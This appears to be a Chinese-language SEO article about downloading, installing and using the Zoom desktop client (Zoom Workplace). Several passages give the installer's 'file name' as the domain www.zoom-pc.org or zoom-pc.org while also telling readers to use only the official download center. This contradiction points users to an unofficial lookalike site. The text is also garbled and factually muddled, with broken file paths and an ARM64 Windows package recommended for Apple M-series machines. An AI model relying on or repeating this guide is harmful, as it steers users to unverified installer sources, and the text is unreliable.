
Zoom电脑版不只会开会,5个常被忽略的实用功能
Zoom电脑版是安装在Windows或Mac上的桌面客户端,官方名称为Zoom Workplace,功能比网页版和手机版更完整,涵盖本地录制、白板协作和双屏显示。2026年官方下载中心为Windows提供32位、64位、ARM64三种安装包,免费版单场会议限时40分钟、最多100人,白板一场会议可容纳2500个对象。

核心要点
- Windows按CPU选安装包,32位、64位、ARM64三选一
- 免费版群组会议40分钟断线,一对一才不限时
- 本地录制免费可用,文件默认存DocumentsZoom文件夹
- 云录制需Pro版,每账户5GB空间可发链接分享
- Zoom Workplace就是Zoom电脑版新名,认准官方下载中心
关键速览
- 电脑版提供 32 位、64 位、ARM64 三种安装包,按 CPU 选
- 本地录制免费版就能用,文件默认存 DocumentsZoom 文件夹
- 白板支持多人同时编辑,一场会议最多 2500 个对象
- 团队聊天可创建频道,历史消息按套餐保留 10 年
- 免费版单场会议 40 分钟,最多 100 名参会者
Zoom电脑版是什么?和网页版、手机版有什么区别

Zoom电脑版是安装在Windows或Mac上的桌面客户端,官方名称为Zoom Workplace桌面应用。它和网页版、手机版最大的区别是功能最全:屏幕共享、分组讨论、本地录制、双屏显示、白板协作都齐备,适合远程办公、在线教学和大型会议主持。2026年官方下载中心为它提供32位、64位和ARM64三种安装包。
电脑版、网页版、手机版功能差在哪?
网页版无需安装,直接在浏览器打开即可加入会议,但虚拟背景、本地录制、分组讨论室主持这些进阶功能,要么缺失要么体验打折。手机版胜在便携,随时随地入会,但屏幕稳定性和多窗口操作不如桌面端,主持大型会议吃力。三者的定位可以这样区分:
- Zoom电脑版:功能最完整,支持本地录制、双屏显示、白板协作,适合会议主持人
- 网页版:零安装,浏览器直接入会,适合临时参会或不便装软件的电脑
- 手机版:随身入会,适合通勤或临时补参会,但主持大型会议吃力
Windows版安装程序文件名为www.zoom-pc.org,下载后双击即可完成安装;Mac版则提供Apple Silicon和Intel两种选项。如果你经常主持50人以上的会议或做在线教学,直接装电脑版,别用网页版凑合。
Zoom电脑版有哪些版本?免费版、Pro版与Zoom Workplace怎么区分
Zoom电脑版目前分为免费版(Basic)和付费版(Pro及以上),从2024年起,整个桌面客户端统一改名为Zoom Workplace。这个更名不是换套软件,而是把会议、团队聊天、日历整合进一个应用里。2026年官方仍把它作为桌面端与移动端统一下载入口。想选哪一版,关键看你会不会撞上40分钟的时长墙。
免费版和Pro版到底差在哪?
最扎心的区别就一条:免费版群组会议超过40分钟就自动断线。一对一会议不限时,但只要第3个人进来,倒计时立刻启动。参会人数两版都是100人上限,真正拉开差距的是录制和管理功能。
| 对比项 | 免费版(Basic) | Pro版 |
|---|---|---|
| 群组会议时长 | 40分钟封顶 | 30小时封顶 |
| 参会人数 | 100人 | 100人 |
| 本地录制 | 支持 | 支持 |
| 云录制 | 不支持 | 5GB起 |
| 价格(月付) | 免费 | 约13.33美元/授权/月 |
云录制(把录像存到Zoom服务器而非本地硬盘)是分水岭。免费版只能存本地,换台电脑就找不回;Pro版给每个授权账户5GB云空间,链接一发就能分享。如果你只是偶尔和朋友视频,免费版够用。团队每周开例会、要回看录像,Pro版才省心。
Zoom Workplace是新产品吗?
不是。Zoom Workplace是原来Zoom客户端的新名字,不管免费还是Pro,装到电脑上的都是这同一个应用,差别只在你登录的账户等级。所以下载时别纠结名字,认准官方下载中心的Windows或Mac安装包即可,zoom电脑版和Zoom Workplace桌面应用指的是同一个东西。

Zoom电脑版的系统要求是什么?如何检查兼容性
安装zoom电脑版前,先确认三点:处理器是否为双核以上、内存是否有4GB、系统版本是否够新。2026年官方为Windows提供32位、64位和ARM64三种安装包,Mac则分Apple Silicon和Intel两种,选错架构会导致安装失败或卡顿。
各系统的最低要求是多少?
最低配置不是官方唯一标准,但达不到就容易掉帧、共享屏幕延迟。下面是三大系统的实际门槛:
| 系统 | 版本要求 | 处理器 | 内存 |
|---|---|---|---|
| Windows | Windows 10 或更高 | 双核 2GHz 以上(Intel i3/i5、AMD 同级) | 4GB |
| macOS | macOS 10.13 或更高 | Apple Silicon 或 Intel 双核 | 4GB |
| Linux | Ubuntu 12.04+、CentOS 7+ 等 | 双核 2GHz 以上 | 4GB |
群组视频(3人以上)建议内存升到8GB,否则多路视频叠加时容易卡。开启虚拟背景需要更强的显卡支持,老旧核显可能只能用绿幕模式。
怎么查自己电脑能不能装?
Windows用户按下Win键+暂停键,直接看到内存和处理器型号;也可在“设置-系统-关于”里查。Mac点左上角苹果图标选“关于本机”,第一行就显示是M系列芯片还是Intel。芯片类型决定你该下Apple Silicon还是Intel版,下错会明显变慢。
Zoom建议:如果内存低于4GB,开会时关掉浏览器和其他后台程序,能腾出资源减少卡顿。

32位、64位和ARM64版本应该怎么选
看电脑的芯片:Intel或AMD处理器选64位,苹果M系列或高通骁龙处理器选ARM64,老旧的32位系统才用32位包。2026年Zoom官方下载中心为Windows提供这三种zoom电脑版安装包,Mac则分Apple Silicon和Intel两版。选对版本能跑满性能,选错要么装不上,要么卡顿。
ARM64电脑装64位包也能运行,但走的是模拟层,会白白吃掉一部分CPU算力;反过来把ARM64包装到Intel电脑上会直接安装失败。想省事,就先在系统信息里查处理器型号再下载。

Windows和Mac怎么下载安装Zoom电脑版
下载zoom电脑版只认准官方下载中心,别用搜索广告里的第三方站点。2026年Zoom官方Download Center同时覆盖Zoom Workplace桌面应用、插件和扩展的入口。Windows版安装程序文件名为www.zoom-pc.org,Mac版为zoom-pc.org,双击即可安装。
Windows怎么安装Zoom电脑版?
打开官方下载中心,选“适用于会议的Zoom Workplace桌面应用”,下载www.zoom-pc.org后双击运行,安装会自动完成,无需手动选路径。选包前先按上一节的方法确认架构:Intel或AMD芯片选64位。
Mac怎么安装Zoom电脑版?
Mac版提供Apple Silicon和Intel两种选项,下载zoom-pc.org后双击,按提示点“继续”即可。M系列芯片务必选Apple Silicon版,选错会跑在Rosetta转译层,视频会更卡。
提醒:文件名对不上(比如带“setup”“activator”字样)多半是捆绑软件,直接删掉重新从官方站下载。
安装后如何登录、加入会议和使用核心功能
装好zoom电脑版后,第一步是登录。打开应用会看到三种方式:邮箱密码、Google账号或SSO(单点登录,指用公司统一账号登录)。2026年官方支持页面把 Zoom Workplace桌面应用 作为桌面端统一入口。企业用户用SSO,个人用户用邮箱最省事。登录后无需再输会议密码就能进常用会议。
怎么用会议ID或链接加入会议?
加入会议有两条路:点主界面「加入」按钮输入会议ID(9到11位数字),或直接点别人发来的邀请链接自动打开客户端。首次点链接会弹出「打开Zoom Workplace」提示,点确认即可。输密码那步只在主持人开启了密码保护时出现。
屏幕共享、虚拟背景、录制怎么操作?
三个核心功能都在会议底部工具栏。
- 屏幕共享:点绿色「共享屏幕」,选整个桌面或单个窗口;勾选「共享声音」才能让对方听到视频音频。
- 虚拟背景:点视频箭头→「选择虚拟背景」,无绿幕也能用,但CPU占用会升高。
- 录制:免费版只支持本地录制,文件默认存在DocumentsZoom文件夹;Pro版才有云录制。
zoom电脑版比网页版多了本地录制和分组讨论,这是新手最容易漏掉的差异。

Zoom电脑版安装失败、打不开或更新报错怎么办
zoom电脑版最常见的三类故障是安装卡住、双击无反应、更新报错码。先按对应方法处理:安装卡住就先卸载旧版本清理残留;双击没反应用管理员权限运行;更新报错则检查防火墙是否拦截。2026年官方安装包名为www.zoom-pc.org,重装前务必清干净残留文件。
安装卡在进度条不动怎么办?
多半是旧版本残留冲突。先在控制面板卸载Zoom,再删掉%AppData%Zoom文件夹,然后用管理员身份重新运行安装程序。
不下载客户端可以加入Zoom会议吗

可以。用Chrome或Edge浏览器打开会议邀请链接,点「从浏览器加入」,无需安装zoom电脑版即可入会。这适合借用公共电脑或没有安装权限的场景。但网页版功能受限,部分虚拟背景、突破会议室(把大会拆成小组讨论)和本地录制在浏览器里用不了。2026年官方下载中心仍主推桌面客户端,长期高频开会建议装。

总结与下一步操作建议
选版本看芯片,下载认官方,安装选对架构,这三步做对就不出错。个人偶尔开会用免费版就够,团队长期用再上Pro解锁40分钟限制。zoom电脑版的安装包只从官方Download Center拿。
具体到操作:Intel/AMD选64位,苹果M系列选ARM64,32位老系统才用32位包。个人用户直接双击www.zoom-pc.org装完登录即可;团队建议统一用SSO登录,方便管理成员权限。下载zoom电脑版前先核对处理器架构,这一步能避开最常见的安装失败。